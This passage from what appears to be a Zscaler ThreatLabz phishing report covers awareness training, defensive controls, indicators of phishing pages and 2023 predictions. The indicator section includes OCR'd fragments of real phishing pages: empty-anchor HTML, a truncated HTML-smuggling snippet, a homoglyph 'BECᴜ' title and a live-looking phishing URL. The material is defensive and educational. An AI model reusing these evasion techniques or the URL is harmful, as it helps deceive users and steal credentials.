Phishing campaigns have high success rates because they attack users, and it takes only one distracted employee to make an error and take the bait. A 2020 study by Stanford University reported that nearly 88% of data breaches were caused by human error. The report also reveals that young male employees are most vulnerable to phishing scams and that distraction is the leading cause for error across all demographics. That is why end user awareness training is critical to preventing security breaches—and once a year is not enough. Everyone in your organization must be educated on how victims fall prey to phishing threats and be wary of giving out information or clicking links when dealing with untrusted emails, websites, text messages, applications, and phone calls.

Implementing continuous security awareness training and conducting regular phishing simulations are key to developing a vigilant culture with strong phishing awareness. One benefit of these activities is the ability to deliver timely training to individuals that need extra support identifying phishing attempts and modifying their risky behavior. Another way to reduce the number of phishing incidents is by improving user reporting of suspected phishing emails to help decrease the time it takes the security teams to remove related threats from other company inboxes. One simple way to increase user reporting rates is to provide a "Report phishing" button directly from the inbox.

ThreatLabz further recommends that your awareness training follow the guidance from the US Cybersecurity Infrastructure & Security Agency (CISA) that advises end users to be on the lookout for the following indicators:

- **Suspicious sender's address.** The sender's address may imitate a legitimate business. Cybercriminals often use an email address that closely resembles one from a reputable company by altering or omitting a few characters.
- **Generic greetings and signatures.** Both a generic greeting—such as "Dear Valued Customer" or "Sir/Ma'am"—and a lack of contact information in the signature block are strong indicators of a phishing email. A trusted organization will normally address you by name and provide their contact information.
- **Spoofed hyperlinks and websites.** If you hover your cursor over any links in the body of the email and the links do not match the text that appears when hovering over them, the link may be spoofed. Malicious websites may look identical to a legitimate site, but the URL may use a variation in spelling or a different domain (e.g., ".com" instead of ".net"). Additionally, cybercriminals may use a URL shortening service to hide the true destination of the link.
- **Spelling and layout.** Poor grammar and sentence structure, misspellings, and inconsistent formatting are other indicators of a possible phishing attempt. Reputable institutions have dedicated personnel that produce, verify, and proofread customer correspondence.
- **Suspicious attachments.** An unsolicited email requesting a user download and open an attachment is a common delivery mechanism for malware. A cybercriminal may use a false sense of urgency or importance to help persuade a user to download or open an attachment without examining it first.

Attackers convey a false sense of urgency to convince users to act without thinking.

Best practices: security controls

As a security team, you must account for the fact that your employees and other end users will invariably fall victim to phishing attempts, and must have protections in place to detect and mitigate damage. Key protections include:

Email scanning. Email is far and away the most common phishing vector, so a cloud-based email scanning service that inspects emails before they reach your perimeter—with real-time protection against malicious links and domain name spoofing—is crucial.

Reporting. Phishing attacks often target many end users in an organization to increase the chance of success. To block malicious senders and links as quickly as possible, enable end users to report phishing attempts, ideally with a Report button built into their email client. Implement a playbook to investigate and respond to phishing incidents, which should include agency reporting to help the government fight scammers and stop attacks against other organizations.

Multi-factor authentication (MFA). MFA remains one of the absolute most critical defenses against phishing. With MFA deployed, a password is not enough by itself to compromise an account, stopping most phishing attempts in their tracks. Authentication using apps such as Okta Verify or Google Authenticator is particularly effective, providing additional defense against MitM tactics that may intercept SMS messages.

Encrypted traffic inspection. Over 90% of attacks overall use encrypted channels, which often are not inspected, making it easy for even moderately sophisticated attackers to bypass security controls. Organizations must inspect all traffic regardless of whether or not it is encrypted in order to prevent attackers from compromising their systems.

Antivirus software. Endpoints should be protected with regularly updated antivirus to identify and block malicious files from being downloaded.

Advanced threat protection. While antivirus is important to stop known threats, adversaries are capable of spinning up new, unknown malware variants that aren't caught by signature-based detection tools. Deploy an inline sandbox that can quarantine and analyze suspicious files, as well as browser isolation that abstracts potentially malicious web content without disrupting end user workflows.

URL filtering. Limit your phishing risk with URL filtering that uses policy to manage access to the riskiest categories of web content——such as newly registered domains.

Regular patching. Keep applications, operating systems, and security tools up to date with the latest patches to reduce vulnerabilities and ensure that you have the latest protections.

Zero trust architecture. As important as it is to put controls in place to prevent phishing, it is equally important to put controls in place that limit the damage a successful phishing attack can cause. Employ granular segmentation, enforce least-privileged access, and continuously monitor traffic to find threat actors who may have compromised your infrastructure.


Threat intel feeds. Threat intel feeds integrate with your existing security tools to provide automated context enrichment for enhanced detection and faster resolution of phishing threats. Threat feeds provide updated context on reported URLs; extracted indicators of compromise (IOCs); and tactics, techniques, and procedures (TTPs) for actionable decision-making and prioritization.

Best practices: how to identify a phishing page

Phishing pages can be identified by indicators of common tactics that threat actors use to trick users and security engines, as well as by shortcuts that threat actors often take when generating new phishing pages. The creation of new phishing sites spikes around the holidays and other isolated events. For example, during the pandemic, the security industry witnessed attackers launching a trove of fake COVID-19 websites that took advantage of victims by impersonating health organizations and test kit and medical supply ordering sites. To detect the latest phishing threats, it is important to stay on top of the latest research and ingest actionable intel with updated indicators for use across your detection rules and response workflows. The following analysis provides an overview of the different types of indicators that you (and your anti-phishing tools) should be on the lookout for:

- **The entire page is based on a single image.** Attackers leverage image-based phishing wherein the entire page is based on a background image that is a copy of a legitimate webpage. The only other component on the page is a web form to collect stolen credentials. This is a very common technique used to target banks in particular.

- **The page has no title.**




画面が正しく表示されない場合はこちらをご確認ください。

<暗証カードをご利用のお客さまへ>パスワードカードへのお切替について、ご自宅でできる方法をご案内しております。くわしくはこちら

第一暗証がお分かりにならないお客さまはこちら

店番号・口座番号（普通預金） □ – □ または 契約者番号 ※契約者番号とは? □ – □

The page has an empty anchor for critical links. Phishing pages often use empty anchors for important pages like Help, FAQs, and so on when they copy content from legitimate pages.



Useful Links

Security & Privacy	*Privacy*	*Contact Us*
Website Terms of Use	*Complaints*	*Help Centre*
Cookie Policy	*Careers*	*FAQs*
Accessibility	*Sitemap*	*Administrator Access*

ompany Registration No: 07972522. Authorised by the Prudential Regulation Authority and regulated by the Financi
egulation Authority. Financial Services Register No: 579415

```
▾<div class="row"> flex
  ▸<div class="col-xs-4">…</div>
  ▸<div class="col-xs-4">…</div>
  ▾<div class="col-xs-4">
    ▾<ul>
       <a href="#">Contact Us</a> == $0
       <br>
       <a href="#">Help Centre</a>
       <br>
       <a href="#">FAQs</a>
       <br>
       <a href="#">Administrator Access</a>
     </ul>
   </div>
  </div>
</div>
```

Bank announces winners of its Annual...

Cambridge & Counties Bank announces winners of its annual finance broker awards

New Facility to Dudman Group to support...

Cambridge & Counties Bank Provides New Facility to Dudman Group to Support Redevelopment of Shoreham Cement Works

British Business Bank £100m...

Your eligible deposits with Cambridge & Counties Bank are protected up to a total of **£85,000** by the Financial Services Compensation Scheme, the UK's deposit guarantee scheme. Any deposits you hold above the limit are unlikely to be covered.

Please **click here** for further information or visit **www.fscs.org.uk**


The page has a self-signed certificate.

The page appears to be a generic webmail client. Phishing actors often use generic webmail pages for phishing mail credentials, imitating sites like Webmail, Zimbra, etc.

The page is not encrypted. A login prompt on an "http" page is suspicious and should be flagged.

The page has multiple redirects before landing on a login prompt.


The page contains HTML smuggling. With HTML smuggling, attackers hide an encoded malicious JavaScript blob within an email attachment, which is then assembled by the browser. This allows them to bypass email filters. HTML smuggling in conjunction with a login prompt is highly suspicious behavior.



```
      <!-- code from https://outflank.nl/blog/2018/08/14/html-smuggling-explaine
     ▸<script>…</script>
...   <a href="blob:null/d23c690a-9a41-4341-993e-61f48ef4a35f" download="test.tx
    </body>
  </html>
```

- **The page contains obfuscated tags.** Phishing operators may obfuscate fields such as title, copyright, etc.

- **The page replaces key characters with “homoglyphs.”** Homoglyphs—characters that look similar to other characters—are abused on phishing pages to avoid detection. This technique leverages similarities in characters belonging to different character scripts to trick users as well as security engines looking to match ASCII patterns.



http://www.nationalimporter.com.au/firstlaw/

Login to BECU Online Banking

Welcome to BECU Online Banking.

Please sign in with your User ID and Password:

User ID

Password

Forgot your Password?

Forgot your User ID?

Already a Member?

If you are not enrolled in Online and Mobile Banking yet click here.

Not a Member?

Sign up for membership with BECU

```
BECᴜ Online
BECU Online

-----------------------------
BECᴜ Online
BECOe
```

```
<head>
<title>BECᴜ Online</title>
<meta name="viewport" content=
```

To detect phishing pages, organizations need a multi-pronged, zero trust-based security strategy that includes full traffic inspection, AI/ML-powered heuristic detection, and IPS detection.

6

How the Zscaler Zero Trust Exchange Can Mitigate Phishing Attacks

User compromise is one of the most difficult security challenges to defend against. Your organization must implement phishing prevention controls as part of a broader zero trust strategy that enables you to detect active breaches and minimize damages caused by successful breaches. The Zscaler Zero Trust Exchange is built on a holistic zero trust architecture to minimize the attack surface, prevent compromise, eliminate lateral movement, and stop data loss. Zscaler helps stop phishing in the following ways:

- **Prevents compromise:** Full SSL inspection at scale, browser isolation, and policy-driven access control to prevent access to suspicious websites.
- **Eliminates lateral movement:** Connect users directly to apps, not the network, to limit the blast radius of a potential incident.
- **Shuts down compromised users and insider threats:** If an attacker gains access to your identity system, we can prevent private app exploit attempts with in-line inspection and detect the most sophisticated attackers with integrated deception.
- **Stops data loss:** Inspect data-in-motion and data-at-rest to prevent potential data theft from an active attacker.

Consider the typical phishing attack chain: first, attackers perform reconnaissance to understand your assets and security controls. Then, they compromise your system using a phishing attack method, after gaining access the attacker moves laterally to escalate privileges and carry out further attack objectives, such as spying on, stealing, or damaging valuable company resources.

Zero trust uses inspection and policy-driven conditional access to minimize the success of each of these steps and maximize resiliency. In the above example, the Zscaler Zero Trust Exchange hides your attack surface, inspects and analyzes all traffic to prevent intrusion, keeps attackers from moving laterally, and stops sensitive data from leaving to command and control servers. Zscaler also uses active defense strategies, deploying realistic decoy assets that lure attackers and alert security teams of ongoing malicious activity with high fidelity. These multi-layered defenses disrupt every stage of the attack chain and help you quickly uncover and stop advanced threat actors before they can cause harm.

To learn more about how a zero trust architecture can help you protect against cyberattacks and harden your security posture, visit: https://www.zscaler.com/platform/zero-trust-exchange

Related Zscaler products:

Zscaler Internet Access helps identify and stop malicious activity by routing and inspecting all internet traffic through the Zero Trust Exchange. Zscaler blocks:

- URLs and IPs observed in Zscaler cloud, and from natively integrated open source and commercial threat intel sources. This includes policy-defined high-risk URL categories commonly used for phishing such as newly observed and newly activated domains.
- IPS signatures developed from ThreatLabz analysis of phishing kits and pages.
- Novel phishing sites identified by content scans powered by AI/ML detection.

Advanced Threat Protection blocks all known command-and-control domains.

Advanced Cloud Firewall extends command-and-control protection to all ports and protocols, including emerging C&C destinations.

Cloud Browser Isolation creates a safe gap between users and malicious web categories, rendering content as a stream of picture-perfect images to eliminate the leakage of data and the delivery of active threats.

Advanced Cloud Sandbox prevents unknown malware delivered in second stage payloads.

Zscaler Private Access safeguards applications by limiting lateral movement with least privileged access user-to-app segmentation and full in-line inspection of private app traffic.

Zscaler Deception detects and contains attackers attempting to move laterally or escalate privileges by luring them with decoy servers, applications, directories, and user accounts.

7 2023 predictions

Specialization is the unifying basis of the phishing predictions that follow. A primary focus of this report has been on examining the outputs of this trend including phishing kits, MITM attacks, identifying fake sites, and a subtle shift in outsourcing that has been taking place slowly across the threat landscape over the past several years.

Credentials are easier and cheaper than ever to find on the dark web.

The result may be a noticeable reduction in credential theft if the black market price continues to drop.

Profiling at-risk phishing targets will become key for both attackers and defenders.

The increased use of phishing kits gives rise to new organizations of threat actors with the power to operate more like tech businesses. As skill specialization takes hold, emerging threats will be more potent in every way. Attackers skilled at social engineering can focus on creating fake email templates, product reviews, and dating profiles, those adept at coding can develop software and fake sites without concerning themselves with lures or distribution, meanwhile, phishing kit purchasers can narrow in on ideal targets – those that have exactly what they want. Additionally, other third-party sources can supply intel and profiles that help attackers filter potential victims by finding targets with specific vulnerabilities. As a result, fewer threat actors developing effective phishing kits can exponentially fuel an underground market of buyers focused on profiling victims to gain the highest ROI for the phishing kits they've purchased. To manage this threat, defenders will have to increase services to help organizations understand how they can optimize risk reduction based on key factors like industry vertical or geography and close gaps in their security programs to avoid being an easy target.

Increase in ransomware delivery via phishing attacks.

As threat actors ramp up their operations with phishing kits, they must also consider diversifying their attack methods as another way to reap the largest payout on their investment. Once they have spent time picking the ideal target, they will likely have gathered intel on victims' ability to pay and leverage that information against their ideal targets with their own variety of ransomware or by using ransomware-as-a-service offerings from the dark web.

Look out for deep fake videos.

Designed to impersonate popular figures and celebrities or trusted news sources, these clips can be used to confuse viewers and convince them to trust a request that follows. For example, if a recognizable celebrity tells you to try their new line of craft drinks before they sell out, you may be more likely to let your guard down and click the link that follows.

Expect more personalization.

Phishers know that messages that start off addressing recipients by name are more trusted and receive more clicks and social platforms make it easy to gather the information threat actors need to personalize attacks.

Anticipate a rise in browser-in-the-browser attacks.

Due to the popularity of websites using 3rd-party authentication services like Google, Facebook, Apple, and Microsoft which enable users to login without creating a new account. These attacks are on the rise because they are difficult to detect.

About ThreatLabz

ThreatLabz is the security research arm of Zscaler. This world-class team is responsible for hunting new threats and ensuring that the thousands of organizations using the global Zscaler platform are always protected. In addition to malware research and behavioral analysis, team members are involved in the research and development of new prototype modules for advanced threat protection on the Zscaler platform, and regularly conduct internal security audits to ensure that Zscaler products and infrastructure meet security compliance standards. ThreatLabz regularly publishes in-depth analyses of new and emerging threats on its portal, research.zscaler.com.

zscaler™ | Experience your world, secured.™

About Zscaler
Zscaler (NASDAQ: ZS) accelerates digital transformation so that customers can be more agile, efficient, resilient, and secure. The Zscaler Zero Trust Exchange protects thousands of customers from cyberattacks and data loss by securely connecting users, devices, and applications in any location. Distributed across more than 150 data centers globally, the SASE-based Zero Trust Exchange is the world's largest inline cloud security platform. Learn more at **zscaler.com** or follow us on Twitter **@zscaler**.